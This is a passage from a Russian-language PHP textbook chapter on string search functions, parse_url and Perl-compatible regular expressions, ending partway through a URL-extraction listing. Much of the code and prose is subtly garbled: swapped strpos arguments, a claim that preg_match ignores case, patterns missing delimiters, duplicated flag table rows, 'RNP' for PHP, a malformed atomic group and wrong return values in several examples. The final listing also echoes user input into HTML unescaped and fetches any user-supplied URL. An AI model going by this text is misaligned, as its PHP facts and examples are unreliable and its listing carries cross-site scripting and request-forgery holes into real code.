$array = sscanf(строка, паттерн);
$count = sscanf(строка, паттерн, переменная1, ... );
```

Если функция используется без дополнительных переменных, `sscanf()` возвращает массив полей:

```
$string = "Fred\\tFlintstone (35)";
$a = sscanf($string, "%s\\t%s (%d)");
print_r($a);
Array
(
    [0] => Fred
    [1] => Flintstone
    [2] => 35)
```

Чтобы поля были сохранены в переменных, передайте эти переменные по ссылке. Тогда функция вернет количество переменных, которым были присвоены значения:

```
$string = "Fred\\tFlintstone (35)";
$n = sscanf($string, "%s\\t%s (%d)", $first, $last, $age);
echo "Matched {$n} fields: {$first} {$last} is {$age} years old";
Matched 3 fields: Fred Flintstone is 35 years old
```

## Функции поиска в строках

Также существуют функции для поиска строки или символа в более длинной строке. Они делятся на три категории: `strpos()` и `strrpos()` возвращают позицию символа, `strstr()`, `strchr()` и сопутствующие функции — найденную строку, `strpos()` и `strcspn()` — информацию о том, какая часть строки от ее начала соответствует заданной маске.

В любом случае, если вы задали число в качестве строки для поиска, PHP интерпретирует это число как код искомого символа. Таким образом, следующие вызовы идентичны, потому что 44 является ASCII-кодом запятой:

```
$pos = strpos($large, ","); // Ищет первую запятую
$pos = strpos($large, 44); // Также ищет первую запятую
```

Все функции поиска строк возвращают `false`, если им не удастся найти заданную подстроку. Если подстрока встречается в начале строки, функции возвращают 0. Так как `false` преобразуется в число 0, возвращаемое значение удобно сравнивать оператором `===` при проверке неудачи:

```
if ($pos === false) {
    // не найдено
}
else {
    // найдено, $pos - смещение внутри строки
}
```

## Функции поиска, возвращающие позицию

Функция `strpos()` находит первое вхождение короткой строки в длинной строке:

```
$position = strpos(короткая_строка, длинная_строка);
```

Если короткая строка не найдена, `strpos()` возвращает `false`.

Функция `strrpos()` находит последнее вхождение символа в строке. Она получает те же аргументы и возвращает значение того же типа, что и `strpos()`.

Пример:

```
$record = "Fred,Flintstone,35,Wilma";
$pos = strrpos($record, ","); // найти последнюю запятую
echo("The last comma in the record is at position {$pos}");
The last comma in the record is at position 18
```

## Функции поиска, возвращающие остаток строки

Функция `strstr()` находит первое вхождение короткой строки в длинной строке и возвращает символы, следующие за вхождением короткой строки. Пример:

```
$record = "Fred,Flintstone,35,Wilma";
$rest = strstr($record, ","); // $rest is ",Flintstone,35,Wilma"
```

У `strstr()` есть несколько вариантов:

`stristr()`

`strstr()` без учета регистра символов.

`strchr()`

Псевдоним для `strstr()`.

`strrchr()`

Поиск последнего вхождения символа в строке.

Как и `strrpos()`, `strrchr()` выполняет поиск в обратном направлении, но только для одного символа, а не для целой строки.

## Функции поиска, использующие маски

Если функция `strchr()` показалась вам экзотикой, то вы мало повидали. Функции `strspn()` и `strcspn()` сообщают, сколько символов в начале строки входят в заданный набор символов:

```
$length = strspn(строка, набор);
```

Например, следующая функция проверяет, содержит ли строка восьмеричное число:

```
function isOctal($str)
{
    return strspn($str, '01234567') == strlen($str);
}
```

Буква «с» в `strcspn()` означает «complement», то есть «дополнение», — эта функция сообщает, сколько символов в начале строки *не* входят в заданный набор символов. Используйте эту функцию, когда количество символов, представляющих интерес, больше количества неинтересных символов. Например,

следующая функция проверяет, содержит ли строка нулевые байты, табуляции или символы возврата курсора:

```
function hasBadChars($str)
{
    return strcspn($str, "\n\t\0") != strlen($str);
}
```

## Разбиение URL

Функция `parse_url()` возвращает массив компонентов URL-адреса:

```
$array = parse_url(url);
```

Пример:

```
$bits = parse_url("http://me:secret@example.com/cgi-bin/board?user=fred");
print_r($bits);
Array
(
    [scheme] => http
    [host] => example.com
    [user] => me
    [pass] => secret
    [path] => /cgi-bin/board
    [query] => user=fred)
```

Возможные ключи хеша — `scheme`, `host`, `port`, `user`, `pass`, `path`, `query` и `fragment`.

## Регулярные выражения

Если вам понадобится более сложная функциональность поиска, которую не обеспечивают перечисленные методы, можно воспользоваться *регулярным выражением* — строкой, представляющей *паттерн*. Функции, использующие регулярные выражения, сравнивают строку с заданным паттерном. Одни функции сообщают, было ли найдено совпадение, а другие вносят изменения в строку.

В PHP регулярные выражения применяются: для поиска совпадений (и извлечения информации из строк), для замены текста в соответствии с паттерном и для разбиения строк на массив меньших фрагментов. Функция `preg_match()` выполняет поиск регулярного выражения.

Perl давно считается эталонным языком для работы с регулярными выражениями. В PHP используется библиотека *C pre*, обеспечивающая почти полную поддержку возможностей регулярных выражений Perl, которые работают с произвольными двоичными данными и позволяют безопасно выполнять поиск по паттернам или в строках, содержащих нулевой байт (`\x00`).

## Основы регулярных выражений

Большинство символов в регулярных выражениях являются *литеральными*, что отражается на поиске совпадений. Например, если вы ищете совпадение для регулярного выражения `/cow/` в строке `"Dave was a cowhand"`, то совпадение будет найдено, потому что последовательность символов `"cow"` встречается в этой строке.

Некоторые символы имеют специальный смысл в регулярных выражениях. Например, символ `^` в начале регулярного выражения означает, что совпадение должно начинаться от начала строки (а точнее, обозначает привязку регулярного выражения к началу строки).

```
preg_match("/^cow/", "Dave was a cowhand"); // возвращает false
preg_match("/^cow/", "cowabunga!"); // возвращает true
```

Аналогичным образом символ `$` в конце регулярного выражения означает, что совпадение должно завершаться в конце строки (то есть обозначает привязку регулярного выражения к концу строки).

```
preg_match("/cow$/", "Dave was a cowhand"); // возвращает false
preg_match("/cow$/", "Don't have a cow"); // возвращает true
```

Точка в регулярном выражении обозначает один любой символ:

```
preg_match("/c.t/", "cat"); // возвращает true
preg_match("/c.t/", "cut"); // возвращает true
preg_match("/c.t/", "c t"); // возвращает true
preg_match("/c.t/", "bat"); // возвращает false
preg_match("/c.t/", "ct"); // возвращает false
```

Чтобы обозначить совпадение для одного из этих специальных символов (*метасимволов*), экранируйте его с помощью обратного слеша:

```
preg_match("/\$5.00/", "Your bill is $5.00 exactly"); // возвращает true
preg_match("/$5.00/", "Your bill is $5.00 exactly"); // возвращает false
```

Регулярные выражения по умолчанию учитывают регистр символов, поэтому регулярное выражение `/cow/` не совпадет со строкой `"COW"`. Чтобы выполнить поиск совпадения символов без учета регистра, установите соответствующий флаг (показан далее в этой главе).

До сих пор мы не сделали ничего, что нельзя было бы сделать обычными строковыми функциями. Настоящая мощь регулярных выражений проявляется в возможности поиска совпадения разных последовательностей символов с абстрактными паттернами трех типов, к которым относятся:

1. Набор допустимых символов, которые могут присутствовать в строке (например, алфавитные символы, цифры, конкретные знаки препинания).

2. Набор альтернатив для строки (например, "com", "edu", "net" или "org").
3. Повторяющиеся последовательности в строке (например, как минимум одна, но не более пяти цифр).

Эти три разновидности паттернов можно объединять бесчисленными способами и создавать регулярные выражения для таких конструкций, как телефонные номера и URL-адреса.

## Символьные классы

Чтобы задать набор допустимых символов в паттерне, либо постройте символьный класс самостоятельно, либо примените готовый класс. Чтобы построить собственный класс, заключите допустимые символы в квадратные скобки:

```
preg_match("/c[aeiou]t/", "I cut my hand"); // возвращает true
preg_match("/c[aeiou]t/", "This crusty cat"); // возвращает true
preg_match("/c[aeiou]t/", "What cart?"); // возвращает false
preg_match("/c[aeiou]t/", "14ct gold"); // возвращает false
```

Движок регулярных выражений находит в строке символ "c", после чего проверяет, является ли следующий символ гласной буквой ("a", "e", "i", "o" или "u"). Если нет, то движок переходит к поиску следующего символа "c". Если да, движок проверяет, является ли следующий символ буквой "t". Если совпадение обнаружено, движок возвращает true или, в противном случае, возобновляет поиск следующего символа "c".

Символьный класс можно инвертировать, поставив символ ^ в начало перечисления символов:

```
preg_match("/c[^aeiou]t/", "I cut my hand"); // возвращает false
preg_match("/c[^aeiou]t/", "Reboot chthon"); // возвращает true
preg_match("/c[^aeiou]t/", "14ct gold"); // возвращает false
```

В этом случае движок регулярных выражений ищет символ "c", за которым следует символ, *не* являющийся гласной буквой, после чего идет буква "t".

Символ - (дефис) в символьных классах используется для определения диапазонов символов. Он упрощает определение таких символьных классов, как «все буквы» и «все цифры»:

```
preg_match("/[0-9]%", "we are 25% complete"); // возвращает true
preg_match("/[0123456789]%", "we are 25% complete"); // возвращает true
preg_match("/[a-z]t/", "11th"); // возвращает false
preg_match("/[a-z]t/", "cat"); // возвращает true
preg_match("/[a-z]t/", "PIT"); // возвращает false
preg_match("/[a-zA-Z]!/", "11!"); // возвращает false
preg_match("/[a-zA-Z]!/", "stop!"); // возвращает true
```



Когда вы задаете символьный класс, некоторые специальные символы теряют свой смысл, тогда как другие, наоборот, приобретают новые роли. Так, якорный символ `$` и точка теряют свои роли в символьных классах, тогда как символ `^` уже не обозначает привязку к началу строки, а инвертирует символьный класс, если является первым символом после открывающей квадратной скобки. Например, `[^\]]` совпадает с любым символом, кроме закрывающей квадратной скобки, тогда как `[$.^]` совпадает с любым из трех знаков (доллар, точка или крышка).

Различные библиотеки регулярных выражений определяют сокращения для символьных классов, включая цифры, алфавитные символы и пробелы.

## Альтернативы

Символ `|` (вертикальная черта) используется для определения альтернатив в регулярных выражениях:

```
preg_match("/cat|dog/", "the cat rubbed my legs"); // возвращает true
preg_match("/cat|dog/", "the dog rubbed my legs"); // возвращает true
preg_match("/cat|dog/", "the rabbit rubbed my legs"); // возвращает false
```

Приоритет применения альтернатив может показаться странным: так, `/^cat|dog$/` выбирает один из двух вариантов — `^cat` и `dog$`. Это означает, что совпадение будет найдено в строке, которая либо начинается с `cat`, либо завершается `dog`. Если вам нужна строка, содержащая только `cat` или `dog`, используйте регулярное выражение `/(cat|dog)$/`.

Символьные классы и альтернативы могут применяться, например, для проверки строк, которые не должны начинаться с буквы в верхнем регистре:

```
preg_match("/^[a-z][0-9]/", "The quick brown fox"); // возвращает false
preg_match("/^[a-z][0-9]/", "jumped over"); // возвращает true
preg_match("/^[a-z][0-9]/", "10 lazy dogs"); // возвращает true
```

## Повторяющиеся последовательности

Для определения паттернов с повторениями используются *квантификаторы*. Квантификатор определяет, сколько раз выбранный фрагмент должен повториться. В табл. 4.6 перечислены квантификаторы, поддерживаемые регулярными выражениями PHP.

Чтобы искать повторы отдельного символа, просто поставьте квантификатор за символом:

```
preg_match("/ca+t/", "caaaaaat"); // возвращает true
preg_match("/ca+t/", "ct"); // возвращает false
preg_match("/ca?t/", "caaaaaat"); // возвращает false
preg_match("/ca*t/", "ct"); // возвращает true
```

**Таблица 4.6.** Квантификаторы в регулярных выражениях

| Квантификатор | Смысл                                     |
|---------------|---|
| ?             | 0 или 1                                   |
| *             | 0 и более                                 |
| +             | 1 и более                                 |
| { n }         | Ровно <i>n</i> раз                        |
| { n, m }      | Не менее <i>n</i> , не более <i>m</i> раз |
| { n, }        | Не менее <i>n</i> раз                     |

С квантификаторами и символьными классами можно решать такие задачи, как проверка на действительность телефонных номеров США:

```
preg_match("/[0-9]{3}-[0-9]{3}-[0-9]{4}/", "303-555-1212"); // возвращает true
preg_match("/[0-9]{3}-[0-9]{3}-[0-9]{4}/", "64-9-555-1234"); // возвращает false
```

## Подпаттерны

Части регулярных выражений можно группировать в круглых скобках, чтобы они рассматривались как единое целое, то есть подпаттерн:

```
preg_match("/a (very )+big dog/", "it was a very very big dog"); // возвращает true
                                                                    true
preg_match("/^(cat|dog)$/ ", "cat"); // возвращает true
preg_match("/^(cat|dog)$/ ", "dog"); // возвращает true
```

Круглые скобки также обеспечивают *сохранение* (захват) совпадения для подпаттерна. Если передать функции поиска совпадения в третьем аргументе массив, этот массив будет заполнен подстроками совпадений:

```
preg_match("/([0-9]+)/", "You have 42 magic beans", $captured);
// возвращает true и заполняет $captured
```

Нулевому элементу массива присваивается вся строка, в которой ведется поиск совпадений. В первом элементе хранится подстрока, совпавшая с первым подпаттерном (если совпадение обнаружено), во втором — подстрока, совпавшая со вторым подпаттерном, и т. д.

## Ограничители

Регулярные выражения в Perl эмулируют действия паттернов Perl, заимствуя из их синтаксиса ограничители. Чаще всего ограничителями выступают слеш

(например, */паттерн/*), реже — любой неалфавитно-цифровой символ, кроме обратного слеша. В частности, это удобно при поиске совпадений для строк, содержащих слеша. Например, следующие вызовы эквивалентны:

```
preg_match("/usr/local/", "/usr/local/bin/perl"); // возвращает true
preg_match("#usr/local/#", "/usr/local/bin/perl"); // возвращает true
```

Скобки — круглые (), фигурные {}, квадратные [] и угловые <> — тоже могут использоваться в качестве ограничителей паттернов:

```
preg_match("{usr/local/}", "/usr/local/bin/perl"); // возвращает true
```

В разделе «Флаги-модификаторы» рассматриваются односимвольные модификаторы, которые можно разместить после закрывающего ограничителя для изменения поведения движка регулярных выражений. Очень полезен флаг *x*, который заставляет движок отсекал пробелы и комментарии, отмеченные #, из регулярных выражений перед поиском совпадения.

Следующие два паттерна эквивалентны, но второй читается намного проще:

```
'/([[:alpha:]]+)\s+\1/'
'/( # начать сохранение
[[:alpha:]]+ # слово
\s+ # пробел
\1 # снова то же слово
) # завершить сохранение
/x'
```

## Поведение при поиске совпадения

Точка *.* совпадает с любым символом, кроме символа новой строки (*\n*). Знак *\$* совпадает с концом строки или, если строка завершается символом новой строки, с позицией, непосредственно предшествующей этому символу:

```
preg_match("/is (.*)$/", "the key is in my pants", $captured);
// $captured[1] содержит 'in my pants'
```

## Символьные классы

Как видно из табл. 4.7, Perl-совместимые регулярные выражения определяют несколько именованных наборов символов, которые можно использовать в символьных классах. В табл. 4.7 приведены расширения только для английского языка, но фактически буквы можно взять из других локальных контекстов.

Каждый класс [*что-то* :] может использоваться вместо символа в символьном классе. Например, для нахождения любого символа, который является

цифрой, буквой верхнего регистра или символом @, используйте следующее регулярное выражение:

```
@[:digit:][:upper:]
```

Однако символьный класс не может использоваться как конечная точка диапазона:

```
preg_match("/[A-[:lower:]]/", "string");// недопустимое регулярное выражение
```

Символьная последовательность, которая в локальном контексте рассматривается как один символ, называется *сверткой*. Чтобы найти совпадение для одной из многосимвольных последовательностей в символьном классе, заключите ее в маркеры [ . и . ]. Например, если в локальном контексте присутствует свертка ch, следующий символьный класс будет совпадать с s, t или ch:

```
[st[.ch.]]
```

Последнее расширение символьных классов — *класс эквивалентности*, для определения которого символы заключаются в [= и =]. Классы эквивалентности совпадают с символами, имеющими одинаковый приоритет упорядочения по правилам локального контекста. Например, локальный контекст может определять, что символы а, á и ä имеют одинаковый приоритет упорядочения при сортировке. Чтобы найти совпадение для любого из них, используйте класс эквивалентности [=a=].

**Таблица 4.7.** Символьные классы

| Класс       | Описание   | Расширение                                |
|-------------|--|---|
| [ :alnum: ] | Алфавитно-цифровые символы   | [ 0-9a-zA-Z ]                             |
| [ :alpha: ] | Алфавитные символы (буквы)   | [ a-zA-Z ]                                |
| [ :ascii: ] | 7-разрядные ASCII-символы  | [ \x01-\x7F ]                             |
| [ :blank: ] | Горизонтальные пропуски (пробел, табуляция)                                      | [ \t ]                                    |
| [ :cntrl: ] | Управляющие символы  | [ \x01-\x1F ]                             |
| [ :digit: ] | Цифры  | [ 0-9 ]                                   |
| [ :graph: ] | Символы, имеющие графическое представление (не пробелы и не управляющие символы) | [ ^\x01-\x20 ]                            |
| [ :lower: ] | Буква нижнего регистра   | [ a-z ]                                   |
| [ :print: ] | Печатные символы (класс graph, дополненный пробелами и табуляциями)              | [ \t\x20-\xFF ]                           |
| [ :punct: ] | Любой знак препинания (например, точка или точка с запятой)                      | [ -!"#\$%&'()*+,-./:;<=>?@[ \\\]^_`{ }~ ] |

| Класс        | Описание  | Расширение      |
|--------------|---|-----------------|
| [ :space: ]  | Пропуски (символы новой строки, возврат курсора, табуляция, пробел, вертикальная табуляция) | [ \n\r\t \x0B ] |
| [ :upper: ]  | Буква в верхнем регистре  | [ A-Z ]         |
| [ :xdigit: ] | Шестнадцатеричная цифра   | [ 0-9a-fA-F ]   |
| \s           | Пробел  | [ \r\n \t ]     |
| \S           | Отсутствие пробела  | [ ^\r\n \t ]    |
| \w           | Слово (идентификатор)   | [ 0-9A-Za-z_ ]  |
| \W           | Не слово (идентификатор)  | [ ^0-9A-Za-z_ ] |
| \d           | Цифра   | [ 0-9 ]         |
| \D           | Не цифра  | [ ^0-9 ]        |

## Якоря

*Якорь* привязывает совпадение к определенной позиции строки (якоря не совпадают с символами целевой строки). В табл. 4.8 перечислены якоря, поддерживаемые регулярными выражениями.

**Таблица 4.8.** Якоря

| Якорь   | Совпадение  |
|---------|---|
| ^       | Начало строки   |
| \$      | Конец строки  |
| [[:<:]] | Начало слова  |
| [[:>:]] | Конец слова   |
| \b      | Граница слова (между \w и \W или в начале / конце строки) |
| \B      | Не граница слова (между \w и \W, или \W и \W)             |
| \A      | Начало строки   |
| \Z      | Конец строки или перед \n в конце                         |
| \z      | Конец строки  |
| ^       | Начало строки (или после \n, если установлен флаг /m)     |
| \$      | Конец строки (или перед \n, если установлен флаг /m)      |

Граница слова определяется как точка между символом-пробелом и символом идентификатора (буквой, цифрой или знаком подчеркивания):

```
preg_match("/[[:<:]]gun[[:>:]]/", "the Burgundy exploded"); // возвращает false
preg_match("/gun/", "the Burgundy exploded"); // возвращает true
```

Обратите внимание: начало и конец строки также считаются границами слов.

## Квантификаторы и жадность

Квантификаторы регулярных выражений отличаются *жадностью* (greedy). При обнаружении квантификатора движок пытается в первую очередь найти совпадение максимальной длины. Пример:

```
preg_match("/(<.*>)/", "do <b>not</b> press the button", $match);
// $match[1] содержит '<b>not</b>'
```

Квантификатор `.*` указывает на регулярное выражение, заключенное в угловые скобки. Сначала зоной его охвата выступают все символы, следующие за знаком `<`, после чего движок начинает уступать по одному символу, пытаясь найти совпадение все меньшей и меньшей длины, пока не будет найден знак `>`.

Жадность может создавать проблемы. Иногда требуется *нежадный* поиск, чтобы найти совпадение квантификатора с наименьшим количеством символов в паттерне. Perl предоставляет для этой цели параллельный набор квантификаторов. Запомнить их несложно — они выглядят как соответствующие жадные квантификаторы с вопросительным знаком (?). В табл. 4.9 приведены жадные и нежадные квантификаторы, поддерживаемые регулярными выражениями в стиле Perl.

**Таблица 4.9.** Жадные и нежадные квантификаторы в Perl-совместимых регулярных выражениях

| Жадный квантификатор | Нежадный квантификатор |
|----------------------|------------------------|
| ?                    | ??                     |
| *                    | *?                     |
| +                    | +?                     |
| {m}                  | {m}?                   |
| {m,}                 | {m,}?                  |
| {m,n}                | {m,n}?                 |

Поиск совпадения для тега с использованием нежадного квантификатора:

```
preg_match("/(<.*?>)/", "do <b>not</b> press the button", $match);  
// $match[1] содержит "<b>"
```

Существует другой, более быстрый способ решения этой задачи: использовать символьный класс для поиска совпадения каждого символа, отличного от знака >, до следующего знака >:

```
preg_match("/(<[^>]*>)/", "do <b>not</b> press the button", $match);  
// $match[1] содержит '<b>'
```

## Несохраняемые группы

Если часть паттерна заключена в круглые скобки, текст, совпадающий с этим подпаттерном, сохраняется для обращений в будущем. Впрочем, иногда требуется создать подпаттерн без сохранения совпадающего текста. В Perl-совместимых регулярных выражениях для этого можно воспользоваться конструкцией (? : *подпаттерн* ):

```
preg_match("/(?:ello)(.*)/", "jello biafra", $match);  
// $match[1] содержит "biafra"
```

## Обратные ссылки

*Обратные ссылки* позволяют обратиться к тексту, сохраненному ранее в паттерне: \1 обозначает совпадение первого подпаттерна, \2 — совпадение второго подпаттерна и т. д. При вложении подпаттернов первый начинается с первой открывающей круглой скобки, второй — со второй открывающей круглой скобки и т. д.

Следующий пример находит повторяющиеся слова:

```
preg_match("/([[:alpha:]]+)\s+\1/", "Paris in the the spring", $m);  
// возвращает true, а $m[1] содержит "the"
```

Функция `preg_match()` сохраняет до 99 подпаттернов; подпаттерны после 99-го игнорируются.

## Флаги-модификаторы

Регулярные выражения в стиле Perl позволяют включать однобуквенные флаги после регулярного выражения для изменения интерпретации (или поведения) при поиске совпадения. Например, чтобы поиск совпадения проводился без учета регистра символов, используется флаг `i`:

```
preg_match("/cat/i", "Stop, Catherine!"); // возвращает true
```

В табл. 4.10 показано, какие модификаторы Perl поддерживаются в Perl-совместимых регулярных выражениях.

**Таблица 4.10.** Флаги Perl

| Модификатор       | Смысл   |
|-------------------|---|
| <i>/паттерн/i</i> | Поиск совпадения без учета регистра символов  |
| <i>/паттерн/s</i> | Точка совпадает с любым символом, включая новую строку (\n)   |
| <i>/паттерн/x</i> | Удаление пробелов и комментариев из паттерна  |
| <i>/паттерн/m</i> | Символ ^ совпадает после, а символ \$ совпадает до внутренних символов новой строки (\n)                        |
| <i>/паттерн/e</i> | Если строка замены содержит код PHP, она вычисляется вызовом eval() для получения фактической заменяющей строки |

Perl-совместимые функции регулярных выражений в PHP также поддерживают другие модификаторы, не поддерживаемые в Perl. Они перечислены в табл. 4.11.

**Таблица 4.11.** Дополнительные флаги PHP

| Модификатор       | Смысл   |
|-------------------|---|
| <i>/паттерн/u</i> | Изменяет уровень жадности квантификаторов: * и + позволяют найти совпадение минимально возможной длины (вместо максимально возможной) |
| <i>/паттерн/u</i> | Строки паттернов интерпретируются в кодировке UTF-8   |
| <i>/паттерн/x</i> | Если символы, следующие за обратным слешем, не имеют специального значения, генерируется ошибка                                       |
| <i>/паттерн/A</i> | Привязка к началу строки, как если бы первым символом паттерна был символ ^   |
| <i>/паттерн/D</i> | Символ \$ позволяет найти совпадение только в конце строки  |
| <i>/паттерн/S</i> | Парсер выражений тщательно анализирует структуру паттерна, чтобы немного ускорить его следующее применение (например, в цикле)        |

В одном паттерне можно использовать более одного флага, как показывает пример:

```
$message = <<< END
To: you@youcorp
From: me@mecorp
Subject: pay up

Pay me or else!
END;
```



```
preg_match("/^subject: (.*)/im", $message, $match);
print_r($match);
// вывод: Array ( [0] => Subject: pay up [1] => pay up )
```

## Встроенные флаги

Кроме определения флагов после закрывающего ограничителя паттерна, действие которых распространяется на весь паттерн, можно задать флаги, действующие на часть паттерна. Синтаксис выглядит так:

*(?флаги:подпаттерн)*

Например, в следующем примере без учета регистра ищется только совпадение для слова «РНР»:

```
echo preg_match('/I like (?i:RNP)/', 'I like rNp', $match);
print_r($match) ;
// возвращает true (echo: 1)
// $match[0] содержит 'I like rNp'
```

Во встроенном виде могут применяться только флаги *i*, *m*, *s*, *U*, *x* и *X*. Возможно использовать сразу несколько флагов:

```
preg_match('/eat (?ix:foo d)/', 'eat FoOd'); // возвращает true
```

Поставьте перед флагом дефис (-), чтобы сбросить его:

```
echo preg_match('/I like (?-i:RNP)/', 'I like rNp', $match);
print_r($match) ;
// возвращает false (echo: 0)
// $match[0] содержит ''
```

Альтернативная форма устанавливает и сбрасывает флаги до конца охватываемого подпаттерна или паттерна:

```
preg_match('/I like (?i)RNP/', 'I like rNp'); // возвращает true
preg_match('/I (like (?i)RNP) a lot/', 'I like rNp a lot', $match);
// $match[1] содержит 'like rNp'
```

Круглые скобки встроенных флагов не сохраняют частичные совпадения. Для этого понадобится дополнительная пара сохраняющих круглых скобок.

## Опережающие и ретроспективные проверки

В паттернах иногда бывает полезно выразить условие «здесь совпадение, если далее следует вот это», особенно при разбиении строк. Регулярное выражение

описывает разделитель, который не возвращается. Вы можете воспользоваться *опережающей* проверкой, чтобы знать, что за разделителем следуют другие данные (без включения их в совпадение, чтобы они не были возвращены). Также можно применить обратную *ретроспективную* проверку.

Опережающие и ретроспективные проверки существуют в двух разновидностях: позитивной и негативной. Позитивная опережающая или позитивная ретроспективная проверка по сути означает: «следующий/предшествующий текст должен быть таким». Негативная же проверка означает: «следующий/предшествующий текст *не должен* быть таким».

В табл. 4.12 перечислены четыре конструкции, которые могут использоваться в Perl-совместимых паттернах. Ни одна из этих конструкций не сохраняет частичные совпадения.

**Таблица 4.12.** Опережающие и ретроспективные проверки

| Конструкция     | Смысл                               |
|-----------------|-------------------------------------|
| (?=подпаттерн)  | Позитивная опережающая проверка     |
| (?!подпаттерн)  | Негативная опережающая проверка     |
| (?<=подпаттерн) | Позитивная ретроспективная проверка |
| (?<!подпаттерн) | Негативная ретроспективная проверка |

Например, позитивной опережающей проверкой можно воспользоваться для разбиения почтового файла Unix на отдельные сообщения. Слово `From` в начале строки является признаком начала нового сообщения, так что для разбиения почтового ящика на отдельные сообщения можно выбрать в качестве разделителя точку, после которой идет текст `From` в начале строки:

```
$messages = preg_split('/(?=^From )/m', $mailbox);
```

Простым применением негативной ретроспективной проверки может стать выделение строк, содержащих внутренние экранированные ограничители. Например, в следующем примере извлекается строка в одинарных кавычках (обратите внимание на включение комментариев регулярного выражения флагом `x`):

```
$input = <<< END
name = 'Tim O\'Reilly';
END;

$pattern = <<< END
' # открывающая кавычка
( # начать сохранение
.*? # строка
(?<! \\ \\ ) # пропустить экранированные кавычки
```

```

) # end capturing
' # закрывающая кавычка
END;
preg_match( "($pattern)x", $input, $match);
echo $match[1];
Tim O\`Reilly

```

Здесь есть только одна хитрость: чтобы получить паттерн, который отступает назад и проверяет, был ли последним символом обратный слеш, необходимо экранировать символ \, чтобы движок регулярных выражений не воспринял последовательность \) как литеральную закрывающую скобку. То есть перед символом \ необходимо поставить символ \ и получить \\). Но согласно правилам написания строк, в одинарных кавычках в РНР символы \\ дают одинарный символ \, так что в итоге для представления одного символа \ в регулярном выражении приходится использовать целых четыре таких обратных слеша! Поэтому считается, что регулярные выражения трудно читать.

Perl ограничивает ретроспективные проверки выражениями постоянной ширины. Он не позволяет выражениям содержать квантификаторы и требует, чтобы альтернативы квантификаторов были одинаковой длины. Perl-совместимый движок регулярных выражений также запрещает использование квантификаторов в ретроспективных проверках, но допускает их альтернативы разной длины.

## Отсечение

Редко используемый подпаттерн отсечения предотвращает поведение худшего случая со стороны движка регулярных выражений для некоторых паттернов. После того как для этого подпаттерна будет найдено совпадение, движок никогда не откажется от него в результате возврата.

Стандартное применение подпаттерна отсечения встречается при работе с выражениями, содержащими повторы, возникающие сами по себе:

```
/(a+|b+)*\./
```

Чтобы получить сообщение о неудаче для следующего фрагмента, понадобится несколько секунд:

```

$p = '/(a+|b+)*\./';
$s = 'abababababbabbbabbaaaaaabbbabababababababbba...!';

if (preg_match($p, $s)) {
    echo "Y";
}
else {
    echo "N";
}

```

Дело в том, что движок регулярных выражений видит все точки совпадения, но каждый раз отказывается от них в результате возврата, что требует времени. Если вы знаете, что обнаруженное совпадения никогда не должно быть потеряно в результате возврата, пометьте его конструкцией (*?>подпаттерн*):

```
$p = '/(>a+|b+)*\.$/' ;
```

Отсечение никогда не изменит результат поиска совпадения и при этом ускорит принятие решения о неудаче.

## Условные выражения

Условное выражение можно сравнить с командой `if` для регулярных выражений. Его общая форма выглядит так:

```
(?(условие)паттерн_да)  
(?(условие)паттерн_да|паттерн_нет)
```

Если проверка дает положительный результат, движок регулярных выражений ищет совпадение для части *паттерн\_да*. Во второй форме в том случае, если проверяемое условие не выполняется, движок регулярных выражений пропускает *паттерн\_да* и пытается найти совпадение для части *паттерн\_нет*.

*Условие* может относиться либо к обратной ссылке, либо к опережающей или ретроспективной проверке. Для ссылки на ранее совпавшую подстроку условием может стать число от 1 до 99 (максимально возможное количество обратных ссылок). Паттерн используется только в том случае, если для обратной ссылки было найдено совпадение. Если условие не является обратной ссылкой, оно должно быть позитивной или негативной опережающей или ретроспективной проверкой.

## Функции

Функции, работающие с Perl-совместимыми регулярными выражениями, делятся на пять классов: поиск совпадения, замена, разбиение, фильтрация и вспомогательная функция для создания регулярных выражений.

### Поиск совпадений

Функция `preg_match()` выполняет поиск совпадения в строке в стиле Perl. Она является эквивалентом оператора `m//` языка Perl. Функция `preg_match_all()` получает те же аргументы и выдает то же возвращаемое значение, что и функ-

ция `preg_match()`, кроме того, что она получает паттерн в стиле Perl вместо стандартного паттерна:

```
$found = preg_match(паттерн, строка [, сохранение ]);
```

Пример:

```
preg_match('/y.*e$/', 'Sylvie'); // возвращает true
preg_match('/y(.*)e$/', 'Sylvie', $m); // $m содержит array('ylvie', 'lvi')
```

Функция `preg_match()` ищет совпадение без учета регистра символов, но парной функции `preg_matchi()` не существует. Вместо этого приходится использовать флаг `i` с паттерном:

```
preg_match('y.*e$/i', 'SyLvIe'); // возвращает true
```

Функция `preg_match_all()` многократно ищет совпадения от завершения последнего совпадения до того момента, когда найти новое совпадение не удастся:

```
$found = preg_match_all(паттерн, строка, совпадения [, порядок ]);
```

Значение *порядок* (`PREG_PATTERN_ORDER` или `PREG_SET_ORDER`) определяет структуру совпадений. Мы рассмотрим оба варианта, взяв за основу следующий код:

```
$string = <<< END
13 dogs
12 rabbits
8 cows
1 goat
END;
preg_match_all('/(\d+) (\S+)/', $string, $m1, PREG_PATTERN_ORDER);
preg_match_all('/(\d+) (\S+)/', $string, $m2, PREG_SET_ORDER);
```

В режиме `PREG_PATTERN_ORDER` (по умолчанию) каждый элемент массива соответствует определенному сохраняющему подпаттерну. Таким образом, `$m1[1]` содержит массив всех подстрок, совпавших с первым подпаттерном (это числа), а `$m2[2]` — массив всех подстрок, совпавших со вторым подпаттерном (это слова). Количество элементов в массиве `$m1` на 1 превышает количество подпаттернов.

В режиме `PREG_SET_ORDER` каждый элемент массива соответствует очередной попытке поиска совпадения по всему паттерну. Таким образом, `$m2[0]` содержит массив первого набора совпадений ('13 dogs', '13', 'dogs'), `$m2[1]` — массив второго набора совпадений ('12 rabbits', '12', 'rabbits') и т. д. Количество элементов в массиве `$m2` равно количеству успешных совпадений во всем паттерне.

В листинге 4.1 разметка HTML по заданному веб-адресу загружается в строку, из которой извлекаются URL-адреса. Для каждого URL генерируется ссылка для вывода.

**Листинг 4.1.** Извлечение URL из страницы HTML

```
<?php
if (getenv('REQUEST_METHOD') == 'POST') {
    $url = $_POST['url'];
}
else {
    $url = $_GET['url'];
}
?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
  <p>URL: <input type="text" name="url" value="<?php echo $url ?>" /><br />
  <input type="submit">
</form>

<?php
if ($url) {
    $remote = fopen($url, 'r'); {
    $html = fread($remote, 1048576); // read up to 1 MB of HTML
    }
    fclose($remote);

    $urls = '(http|telnet|gopher|file|wais|ftp)';
    $ltrs = '\w';
    $gunk = '/#~:~.?+=&%@!\-';
    $punc = '.:?\-';
    $any = "{$ltrs}{$gunk}{$punc}";

    preg_match_all("{
    \b # начать с границы слова
